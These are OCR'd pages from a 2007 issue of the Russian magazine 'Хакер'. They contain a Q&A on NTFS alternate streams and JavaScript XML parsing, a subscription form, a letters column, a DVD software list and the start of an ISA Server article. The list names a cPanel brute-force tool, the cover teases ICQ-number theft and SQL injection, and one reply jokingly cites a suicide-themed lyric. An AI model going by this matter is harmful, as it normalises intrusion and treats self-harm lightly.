Q: В одной из статей вы упомянули об альтернативных потоках на NTFS-дисках? А каким образом их вообще можно просмотреть. Это же реально?
A: Вообще говоря, штатными средствами винды это сделать нельзя, несмотря на то что подходящие утилиты от Microsoft все же есть. Можно зайти на http://msdn.microsoft.com/library/en-us/dnfiles/html/ntfs5.asp и скачать оттуда файл NTFSext.exe. В архиве, помимо всего прочего, будет библиотека strmext.dll, которую нужно положить в папку system32 и прописать в системе с помощью команды regsvr32 StrmExt.dll. Теперь в окне свойств каждого из файлов появится новая вкладка, на которой будет отображена информация об альтернативных потоках.
Этот способ едва ли полезен для того, чтобы найти скрытые данные, но пригодится, если ты знаешь, где именно их искать, чтобы посмотреть. Вполне реально добавить такую вкладку и для окна свойств папки. Для этого в реестре нужно прописать следующее: HKEY_CLASSES_ROOT\Drive\shellex\PropertySheetHandlers\{C3ED1679-814B-4DA9-AB00-1CAC71F5E337}.
Если объем доступной памяти и занятого пространства в сумме намного меньше заявленного объема жесткого диска, есть все основания полагать, что внушительная часть данных кроется где-то в альтернативных потоках. Исследовать свойства каждой папки в надежде найти данные — способ для мазохистов. Для эффективного поиска альтернативных потоков была написана миниатюрная консольная утилита LADS (List Alternate Data Streams), которая легко просканирует нужный диск или обычную директорию. На выходе ты получишь список всех файлов и размер альтернативных потоков, которые к ним привязаны. Бесплатная версия этой замечательной утилиты доступна здесь: www.heysoft.de/nt/lads.zip. Однако использовать ее возможно исключительно с правами администратора. Но, что удивительно, сами скрытые потоки может создавать кто угодно, даже гость.

Q: Как одними только средствами JavaScript импортировать данные из XML-файла? Это очень критично, так как обработка данных должна выполняться не на сервере (в этом случае я бы просто все сделал с помощью PHP), а именно на стороне клиента (то есть его браузером). Подскажи наиболее изящный метод.
A: Я как-то тоже столкнулся с подобной проблемой и даже умудрился найти огромную библиотеку для JS, в которой было реализовано все, что только можно для работы с XML-файлом, включая SAX- и DOM-парсеры. Первый обрабатывает файл последовательно (попутно выполняя с данными какие-то действия, не сохраняя их в памяти), второй — целиком, загружая всю информацию в память (с которой потом можно делать все что угодно). Но громоздкость решения меня тогда слегка испугала, и я решил найти альтернативу. Оказалось, не зря. Дело в том, что в ядро самого JavaScipt по умолчанию заложены возможности для эффективной обработки XML. Реализуется это следующим образом (работает почти во всех браузерах):

```
function importXML()
{
   if (document.implementation
      && document.implementation.
      createDocument)
   {
      xmlDoc = document.
         implementation.
         createDocument
         ("", "", null);

      xmlDoc.onload =
         createTable;
   }
   else if (window.ActiveXObject)
   {
      xmlDoc = new ActiveXObject
         ("Microsoft.XMLDOM");

      xmlDoc.onreadystatechange =
function () {
   if (xmlDoc.readyState == 4)
      createTable()
};

   }
   else
   {
      alert('Your browser can\'t
handle this script');
      return;
   }

   xmlDoc.load(«xakep.xml»);
}
```

После этого будет создан объект xmlDoc, с помощью методов которого можно обратиться к любому полю XML-файла. Для этого нужно лишь знать одну-единственную функцию-метод — getElementsByTagName. Подробнее тут: www.quirksmode.org/dom/importxml.html.



Теперь ты можешь получать журнал с КУРЬЕРОМ

не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Екатеринбурге, Челябинске, Омске.

Подробности на стр. 012.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________________

Дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ

Индекс ____________________
Область/край ____________________
Город ____________________
Улица ____________________
Дом ______ Корпус ______
Квартира/офис ____________________
Телефон (код) ____________________
E-mail ____________________
Сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

e-mail



На письма отвечал веселый доктор Лозовский

Anton Dolynniy (toxavich@mail.ru)

Без темы

День добрый, иногда читал Ваш журнал, когда знакомые высылали из Москвы, очень заинтересовался им, хотел бы узнать, где его можно получать в городе Запорожье, Украина!
Заранее благодарен! Ваш читатель!

Голодранці усих краин, геть до кучи! Не ручаюсь за точность перевода, но, по-моему, это означает что-то вроде: «Продвинутые компьютерщики всех стран мира имеют право получать журнал «Хакер» по подписке!» Существует же наш журнал на литовском (а может, и латвийском или латышском — кто их разберет) языке. Называется он Hackkeris. Когда я читал свои статьи на этом могучем языке, я ржал так, что тряслись редакционные стены, а с потолка падали летучие мыши и фрески времен Кайзера. В общем, берись за локализацию журнала «Хакір», регистрируй домен xakip.ua, плати нам 10000 гривін за право издания и зажигай!

(skytive@mail.ru)

Без темы

Привет, моя любимая редакция самого любимого журнала «Хакер». Воот пишу вам просто потому, что воот написал рассказик… И хочу, чтобы читатели его оценили), если это возможно, конечно.
Желаю вам всем всего-всего).
P.S. Если будете публиковать, напишите и, если не будете, тоже напишите, пожалуйста). Ну усе). Всем удачи.
I Walk Alone…

Привет, Скитив! Жаль, что я в свое время не написал на первой странице рубрики что-то вроде: «Рукописи принимаются, но не читаются, а если читаются — то не возвращаются, а если и возвращаются — то только в испорченном и заляпанном виде». Короче говоря, я внимательно пролистал твой труд. Понял, что там про наркоту и что кончается он плохо. Ты спросишь, понравился ли мне твой труд? Отвечу словами главного редактора издательства «ПРАКТИКА»: «У секретаря Толстого Бирюкова был штампик с надписью: "Лев Николаевич Толстой прочел Ваши стихи и нашел их ОЧЕНЬ ПЛОХИМИ"» (приколись, печать — и в оффлайне, и никакого ЖЖ!). Нет, я отнюдь не хочу принизить твое произведение, но читать почти 7 Кб текста, большая часть которого — троеточия и всякие отжиги типа: «...легкий ветерок касался ее кожы... он пробежался по ее прекрасным... густым темным волосам... она гладила ее щеку» — это полный хардкор. Уволь! Лучше пришли нам каких-нибудь частноэротических фотографий полногрудых девушек, а сам — потренируй свой талант апокалипсического триптиха вот на этой песенке В. Голованова:
Все веревки намылены,
Вены бритвой попилены,
Ванна кровью побрызгана,
Помощь скорая вызвана.
Полный текст ты найдешь с помощью любого поисковика или на нашем диске (я передал его Степу).

Тема (cool.hacker@list.ru)

Верните Даню в «Хумор»

Дарова, парни. Только не ржите над моим маяком, ладно?
Я чего пишу, большая просьба, если можно, верните в журнал рубрику «Хумор» под редакцией Дани Шеповалова. Или хотя бы пусть он пишет вместе с Niro. Просто ко мне попал октябрьский номер с почти полной подшивкой журнала на диске, и мне показалось, что сейчас его статьи очень гармонируют со всем журналом. А то будет как в стихе, который Даня, кстати, и сочинил:
Маленький хакер насиловал Delfi,
Сделать хотел он летающих эльфов.
Член не стоит, близорукость, сутулость,
Так же и ты про***шь свою юность!
Заранее спасибо.

Здорово, мужик! Ты прямо как будто пришел из далекого прошлого, из 1999 года! Так и хочется ответить тебе словами Холода: «Целуем в десны, твои мухорчатые суслики» — или там: «Увидимся через месяц, если журнал

magazine@real.xakep.ru

не сожрут пупырчатые гонобобели». Кстати, восхищен твоей логикой — даже после злоупотребления сначала соком ямайского кактуса, а затем лягушки ужасного листолаза я не понял, какая связь между изнасилованием Дельфи и соавторством (хорошо, не сожительством: будучи упертым натуралом и самым настоящим хирургом, Ниро бы этого не пережил) Ниро с Данечкой. Видимо, эта связь довольно призрачна. Короче! Не будет никакого Дани в «Хуморе»!

Юрий Луканин (rem@tusur.ru)

Вопрос по журналу

Здравствуйте. Библиотека Томского государственного университета систем управления и радиоэлектроники хотела бы приобрести электронную версию издания (если она существует) «Хакер + CD» и «Хакер/Спецвыпуск журнала + CD». В случае наличия электронных версий, просьба сообщить, за какой период они есть, каковы условия использования электронных архивов в корпоративной вычислительной сети университета, а также их стоимость.
С уважением, Юрий Луканин
Центр ТУСУР-Телеком

Здравствуйте, уважаемый Юрий. Спешу ответить на Ваш запрос срочной авиапочтой. Для того чтобы обогатить Вашу библиотеку электронной версией издания нашего журнала, нужно взять в правую (левшам — в левую) руку манипулятор типа «мышь», с помощью IBM PC/XT совместимой персональной ЭВМ войти во всемирную сеть Интернет, с помощью обозревателя интернета проследовать на сетевой узел xakep.ru (обратите внимание на занятную транслитерацию русских букв в латинские) и скачать (то есть скопировать на локальный компьютер) все необходимые Вам выпуски журнала в универсальном формате PDF. Также Вы имеете возможность покупать наши журналы с двухслойными дисками (DVD-ROM), на необъятных просторах которых всегда можно найти прошлые номера журналов. Огромное спасибо за Ваше письмо, пишите нам и впредь, сугубо и трегубо.
Ваши мухорчатые гонобобели

vitaly-volg (vitaly-volg@yandex.ru)

Статья

Доброе время суток!
Огромная просьба — сделайте, пожалуйста, статью о написании драйверов для железа, в частности мышечно-клавиатурного типа. Очень интересуюсь.
P.S. Большое спасибо всем создававшим «Хакер», особенно Step'у за PDF'ы старых номеров на DVD. Было очень интересно посмотреть, каким журнал был раньше.

Доброе утро! Конечно же, мы напишем много статей про устройства мышечно-клавиатурного, мышечно-костного и мышечно-кишечного типа. Будет очень занятно управлять своим и чужим кишечником с помощью простого драйвера! Представляешь, сколько проблем удастся решить с помощью подобных технологий? Просто уйму! Поручим эту задачу Крису Касперски, он-то уже давно управляет всем своим организмом с помощью драйверов и прерываний.

Grover-Optic (Grover-Optic@yandex.ru)

Фигово все, как я посмотрю

Добрый день. Не скажу, что я так уж часто читаю ваш журнал, но, тем не менее, иногда мне перепадают некоторые выпуски вашего мэгазина. Ребята, мне кажется, что все, что вы делаете, начинает очень сильно опопсевать и то, ради чего эта культура зарождалась, уходит в прошлое… А почему? А все потому, что даже обезьяна может долбить клаву… А где же великие лозунги о свободе киберпространства и о свободе информации? Где это все? Все, что вы пишите, конечно, дает знания в плане полома и доступа к данным, но все же это все глупость… И в большинстве случаев это все ради зеленых бумажек. Я не отрицаю того факта, что мани нужны, но хакинг — это протест против коммерческих сетей… Он ради этого и появился. Он появился ради того, чтобы дать обыденному люду то, что от него скрывает государство, власть, зажравшиеся ублюдки, которые даже наши жизни оценивают в денежном эквиваленте.
Все, ради чего теперь живет большинство пользователей сети, которые именуют себя хакерами, все их стремление — это заподлить кому-нибудь, неважно, с какой целью, так, просто, ради спортивного интереса…
Может, я в чем-то и не прав, но извиняйте. Информация многое меняет в наших жизнях. То, за что мы боролись еще тогда, в период зарождения культуры, уже не ценится… Сейчас миром и сетью правят уже другие ценности…
Та голубая лента, которая развивалась знаменем, сменилась простой бумажкой, которую люди называют баксом.
P.S. Появится желание — можете отписаться…

Конечно, товарищ Оптик, ты написал очень брутальное письмо, которое не каждому дано осилить. Тем не менее, я очень советую читателю это сделать! А тем временем я кратко резюмирую и постараюсь тебе аргументировано ответить. Итак, своим письмом ты ставишь следующие проблемы:
1) коммерциализация хака;
2) хак ради причинения вреда («все, ради чего теперь живет большинство пользователей сети, которые именуют себя хакерами, все их стремление — это заподлить кому-нибудь»);
3) вселенский отход от традиций и заветов предков («то, за что мы боролись еще тогда, в период зарождения культуры, уже не ценится»).
Итак, первое. Причина коммерциализации хака — это простое желание простых людей ездить хотя бы на «Инфинити», жить весело и непринужденно, вступая в половые отношения с блондинками с большой грудью, занимаясь в дорогих фитнес-залах и тусуясь на модных вечеринках. Действительно, сидеть на мопеде и фрекать файлы из FTN-сетей, нажираясь «Клинским» на сисопках и поинтовках, стало немодно. Что с этим делать? Ничего не поделаешь, времена, моды и тенденции меняются. Остается быть либо в струе, либо аутсайдером, либо выше этого.
Второе. «Взлом» ради причинения вреда? Сейчас? А что было в девяностые? Ты этого не помнишь? Эпидемии злейших деструктивных вирусов, логических бомб и вредных троянов, которые ты приносил в кабинет информатики? Не помнишь? А я напомню! Пароли и е-кошелечки тогда не воровали, а вирусы писали либо из любви к искусству, либо чтобы поздравить девушку с ДР, либо для деструкции. Причем последнее происходило крайне нередко.
Отход от традиций? А что есть традиции? Что такое «бесплатная информация»? Тебе не хватает ворованных учебников в формате isilo? Крякнутых программ? Так какая же бесплатная информация тебе нужна? Бывает и такая информация, которая сама по себе дороже любых денег, за которую иногда даже убивают. Подумай об этом :).

>> WINDOWS
> Daily Soft
&RQ 0.9.7.3
ACDSee 9
Agnitum Outpost Firewall PRO 4.0.1007.7323.591
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8
DAEMON Tools v4.09
Download Master 5.3.1.1077
Far Manager 1.70
Flashget 1.82
ICQ 6
Miranda IM 0.6.8
mIRC 6.2
Mozilla Firefox 2.0.0.3
Notepad 4.0.2
Opera 9.20 Build 8762 Beta
QIP Build 8020
ReGet Deluxe RC4 5.0.294
SecureCRT 5.2
Skype 3.1.0.152
Starter v5.6.2.8
Teleport Pro 1.47
TheBat! v3.99.3
Total Commander 6.56
Unlocker 1.8.5
Winamp 5.3
Winrar 3.70
Xakep CD DataSaver 5.2

> Development
Araxis Merge 2007.3225
CodeLobster 3.3.1
CSS Tab Designer
DotFix NiceProtect v.2.3
FMOD Ex 4.06.15
JDK 6u1 with NetBeans IDE 5.5 Bundle
Lazarus 0.9.22
MySQL Developer Studio 1.51
One-Click Installer
OraDeveloper Studio 2.00
UltraEdit v13.00a
Windows Mobile 5.0 SDK for Pocket PC
Zend Guard 5.0 Beta

> Multimedia
ABBYY Lingvo 11
ABBYY PDF Transformer v2.0
Ableton Live 6.0.7
Audacity 1.2.6
Camtasia Studio 4.0.1
Easy CD-DA Extractor 10.0.6
Extreme Picture Finder 3.5
Finale 2007
Foxit Reader 2.0
Google Earth v.4
GXTranscoder v3.20
KoolMoves 5.7.5
Light Alloy 4.1
PicaJetFX 2.5.0.480
REAPER v1.851
SmartDraw 2007
SnagIT 8.2.2
Tag&Rename 3.3.5
VAMP Media Center 4
VLC media player 0.8.6b

> Net
Azureus 3.0
FTPRush 1.0.0617
Gizmo Project 3.0.0.266
Mobile Net Switch 3.62
OnlineEye Pro 2.0 B2
Podmailer 0.8.7 Beta
QIP 2005 Build 8020
Simbad Traffic Counter 2.7
Universal Share Downloader v 1.3.4.1
uTorrent 1.6.1

> Security
Atelier Web Security Port Scanner 4.61
Avenger 1.0.6.0
Colasoft Packet Player 1.1
Cpanel bruteforce
DomainScan Light 6.0
ESET Smart Security 3.0 beta 1
HTTPda v1.0 beta
ITS4 Security Scanner 4-1.1.1
MwWatcher 0.1.0
NetResident 1.4
Pantera Web Assessment Studio Project 0.1.3
Risk IDS
Scapy 1.1.1
SecureCentral ScanFi 4
SurfSecret Private Vault 2007
The Tactical VoIP Toolkit 0.1
Wapiti 1.1.6

> Server
Barracuda Home Server 3.3
DACS 1.4.18
dotDefender Website Security 2.99-1
Moodle 1.8
SecureIIS Web Server Protection
Serv-U 6.4.0.4
SQL Stripes 2.0
WhatsUp Gold v11 Premium

> System
Almeza Multiset 3.6
BestCrypt v.8.01.1 beta
Boot-US 2.1.6
dupeGuru 2.4.8
F-PROT Antivirus 6.0.6.4
FAQ по Microsoft Windows Vista 1.2
Kaspersky Internet Security 7.0.0.55
MaxiVista Mirror Pro 3
Microsoft Virtual PC 2007
nLite 1.3
NoClone 4.0
Partition Table Doctor V3.5
Process Explorer for Windows 10.21
R-Studio 3.6
SoftWinter Sentry 2020 3.0 b17
SurfSecret Privacy Protector 2007
Vista Manager 1.1.2
Your Uninstaller 2006 5.0.0.345

>> UNIX
> Daily Soft
Alsaplayer 0.99.77
Baudline 1.05
Cinepaint 0.22
Flphoto 1.3.1
Idesk 0.7.5
Imgseek 0.8.6
Inscape 0.45.1
Ion 3ds
Jpg2pdf 2.4
Mplayerxp 0.6.2
Openoffice 2.2
Snapall 0.1

> Devel
Anjuta 2.1.2
Asymptote 1.26
Biew 5.6.4
Codebrowser 2.13
Cute 0.2.9
Freetype 2.3.4
Glade 3.1.5
Glan 0.4.3
Jaskell 1.0
Neptune 0.6
Sourcenav 5.2b2

> Games
Globulation 0.8.23
Goblinhack 1.11

> Libz
Directfb 1.0.0
Gd 2.0.34
Glib 2.12.11
Gmp 4.2.1
Gtk 2.10.11
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.16
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.28
Pango 1.14.10
Pth 2.0.7
Qt 4.2.3
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

> Net
Bazaar 0.15
D4x 2.5.7.1
Dillo 0.8.6
Freesa 1.2.4
Ftpcube 0.5.1
Mldonkey 2.8.5
Opera 9.20
Pgfouine-1.0
Quickgallery 1.9
Sim 0.9.4.3
Sylpheed 2.4.0
Thunderbird 2.0.0.0
Tkabber 0.10.0
Transmission 0.7


> Security
Aescrypt 0.7
Aide 0.13.1
Blockit 1.4.3a
Clamav 0.90.2
Fwknop 1.0.1
Fwsnort 1.0
Guarddog 2.6.0
Ipsentinel 0.12
Nmap 4.20
Pwmanager 1.2.4
Rkhunter 1.2.9
Truecrypt 4.3

> Server
Amavisd-new 2.5.0
Apache 2.2.4
Bind 9.4.0
Courier-imap 4.1.3
Cups 1.2.10
Dbmail 2.2.4
Dhcp 3.0.5
Dovecot 1.0.0
Exim 4.67
Mysql 5.0.37
Nut 2.0.5
OpenCA 0.9.3-rc1
Openldap 2.3.35
OpenSSH 4.6p1
Postfix 2.4.1
Postgresql 8.2.4
Samba 3.0.24
Sendmail 8.14.1
Snort 2.6.1.4
Sqlite 3.3.16
Squid 2.6STABLE12
Vsftpd 2.0.5

> System
Ati 8.36.5
BSD Ports
Iat 0.1.3
Kbforge 3.0rc2
Linux 2.6.20.7
Nerolinux 2.1.0.4b
Nvidia 100.14.03
OpenSUSE 10.2
Pcsx2 0.9.3
Sdparm 1.01
Wine 0.9.35

>> VISUALHACK++
PostgreSQL на коленях
Надежный сторожевой сети
Хаpакиpи по хакерски
Школа самбы для админов

>> MANUAL
Все презенташки с HitB 2007
Документы с РИТ-2007



DVD
№ 05(101) МАЙ 2007
ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
МАЙ 05(101) 2007

22 секрета Google

4 БАГА VISTA

• SQL-INJECTION В POSTGRESQL И ORACLE
• НОВЫЙ СПОСОБ СКЛЕИТЬ ДВА EXE'ШНИКА
• УДАЛЯЕМ ФАЙЛЫ БЕЗ СЛЕДОВ
• КАК ПОИМЕТЬ ТЫСЯЧИ ICQ-УИНОВ
• ПОЛНЫЙ ОТЧЕТ С КОНФЕРЕНЦИИ HITB 2007



Надежный сторожевой сети

MS ISA Server 2006: многофункциональный межсетевой экран на базе Windows

Школа самбы для админов


Samba: инструмент для работы в сетях Windows

Чудеса селекционной работы

Администрирование Windows 2003 из командной строки

Меняем окна на консоль

Стратегия выбора материнской платы и жестких дисков для сервера



3 видеоурока для админов

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Надежный сторожевой сети


MS ISA SERVER 2006: МНОГОФУНКЦИОНАЛЬНЫЙ МЕЖСЕТЕВОЙ ЭКРАН НА БАЗЕ WINDOWS

Интернет сегодня — это не только средство обмена сообщениями и информацией, но и источник многих проблем, таких как вирусы, черви, сетевые атаки, утечка конфиденциальных данных и т.д. Если своевременно не взять ситуацию под контроль, эти факторы могут стать причиной серьезных финансовых потерь. Первым барьером на пути любой заразы стоят межсетевые экраны. Если ты используешь сервер под управлением Windows, то стоит познакомиться с MS ISA Server 2006.


Краткое знакомство

В декабре 2000 года корпорация Microsoft представила свой новый продукт, получивший название Internet Security and Acceleration (или просто ISA) 2000 Server, заменивший Proxy Server 2.0. Возможности программы были следующие: фильтрация на нескольких уровнях, поддержка виртуальных частных сетей, Active Directory и многое другое. Обновленная версия, вышедшая в 2004 году, получила большую популярность благодаря многим нововведениям, сделавшим ISA более производительным и простым в настройке.

Сегодня мы познакомимся с третьей реинкарнацией ISA Server 2006, которая имеет еще больше преимуществ по сравнению с предшественниками. На первый взгляд они могут быть и не заметны, так как пользовательский интерфейс, сетевая модель и функции брандмауэра остались прежними. Основные изменения, бросающиеся в глаза, касаются безопасной веб-публикации. Хотя под капотом — улучшенная защита от червей, управление потреблением памяти и ожидающими DNS-



> Настройки топологии сети

